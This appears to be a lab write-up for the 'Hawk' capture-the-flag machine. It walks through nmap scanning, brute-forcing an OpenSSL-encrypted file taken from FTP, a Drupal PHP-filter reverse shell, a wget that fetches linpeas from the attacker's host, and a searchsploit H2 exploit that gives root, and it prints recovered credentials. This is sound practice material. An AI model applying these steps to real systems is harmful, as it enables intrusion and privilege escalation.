



Hawk



Nmap


Let's run an nmap scan: `nmap -T5 -Pn -p- -A 10.10.10.102`



Website Enum


Initial Enum

Let's run some background enumeration whilst we go around the box




FTP


ftp 10.10.10.102 , and `cd` into **messages**. Nothing appears at first, but search for hidden files via: `ls -lash`



Double check you're in binary mode, and then `get .drupal.txt.enc` . Keep in mind it will still appear as a hidden file in your kali machine. Using the `file` command, it confirms it's an open ssl encoded message, with base64



Trying to decrypt it without a password won't go well for us:




Decryption


So, I turned to google and searcheed "*exploit openssl txt.enc github*", because everything is on Github of course: <https://github.com/glv2/bruteforce-salted-openssl> . This tool looks good, but seems like a lot of set up and I'm lazy. Let's search "*bruteforce salted openssl*" and see if anything else comes up. This page (<https://installion.com/kali/kali/main/b/bruteforce-salted-openssl/install/index.html>) tells me I can install the tool via: `sudo apt-get install bruteforce-salted-openssl`

When I try and use the tool it tells me this file won't work. It may be because it needs to be base64 decoded first, so lets try: `cat .drupal.txt.enc | base64 -d > decoded64.txt.enc`

And then let's use the tool....but it fails, and doesn't find a password!! It tells me that perhaps the cipher we're trying is wrong as "*OpenSSL 1.1.x uses SHA256 by default*". So let's try again with this specific cipher:



It doesn't make it particularly clear, but *friends* is a possible password for decryption. Let's try it: `openssl aes-256-cbc -d -in decoded64.txt.enc -out decrypted.txt` It may tell you that something is depreciated, but don't worry about that. Go and `cat` out the decrypted file.



So we have user/pass creds for: `daniel` ; `PencilKeyboardScanner123`

Website Login

Trying to login as *daniel* with that password doesn't work. But the username **admin** works




`http://10.10.10.102/CHANGELOG.txt` informs us we're running drupal **version 7.58**. Now we have authenticated creds, let's see what exploits we have available: `searchsploit drupal 7.58`


I see some *okay* exploits, but they seem to mainly rely on metasploit - which we're trying not to use. Let's enum the admin options ourselves.

PHP Reverse Shell

Enable PHP filter under the **modules** tab



Then *add content*, and use a php reverse shell:



Start up your **netcat** listner, and **save** the webpage. As you press save the reverse shell should trigger.

www-data shell

Let's get a better shell: `python3 -c 'import pty; pty.spawn("/bin/bash")'`

Go and get the user flag and then let's work on the PrivEsc

Priv Esc

Enumeration Scripts

Go over to the `/tmp` folder in the victim shell, and then python host your enumeration script, and then wget it over to your machine:

- kali machine [in directory of enum script]: `python -m SimpleHTTPServer`
- victim machine: `wget http://10.10.14.34:8000/linpeas.sh` and then `chmod +x linpeas` , and execute by `./linpeas.sh`

Results

- This was weird in processes:

We've seen **H2** before, in our nmap scan, it was on port 8082, but it didn't accept connections.

We can't get into the `/opt/h2/` directory in our victim shell, so we're going to have to look elsewhere.

H2 Exploit

Let's `searchsploit h2` , and then have a read of `searchsploit -x java/webapps/45506.py` and press q to exit when we're done. A RCE that doesn't seem to want creds but does want us to be in an internal network to connect to the service. That seems about right for our situation.

Copy the exploit over to a directory (`searchsploit -x java/webapps/45506.py`) and then transfer it to the victim machine.

When I run it the first time it fucks up and requires python 3 as a prefix - my bad. On the second time, it required an IP and port, and suggested we try one, so I used that:

AND we're root. I didn't expect it to be this easy to be honest....

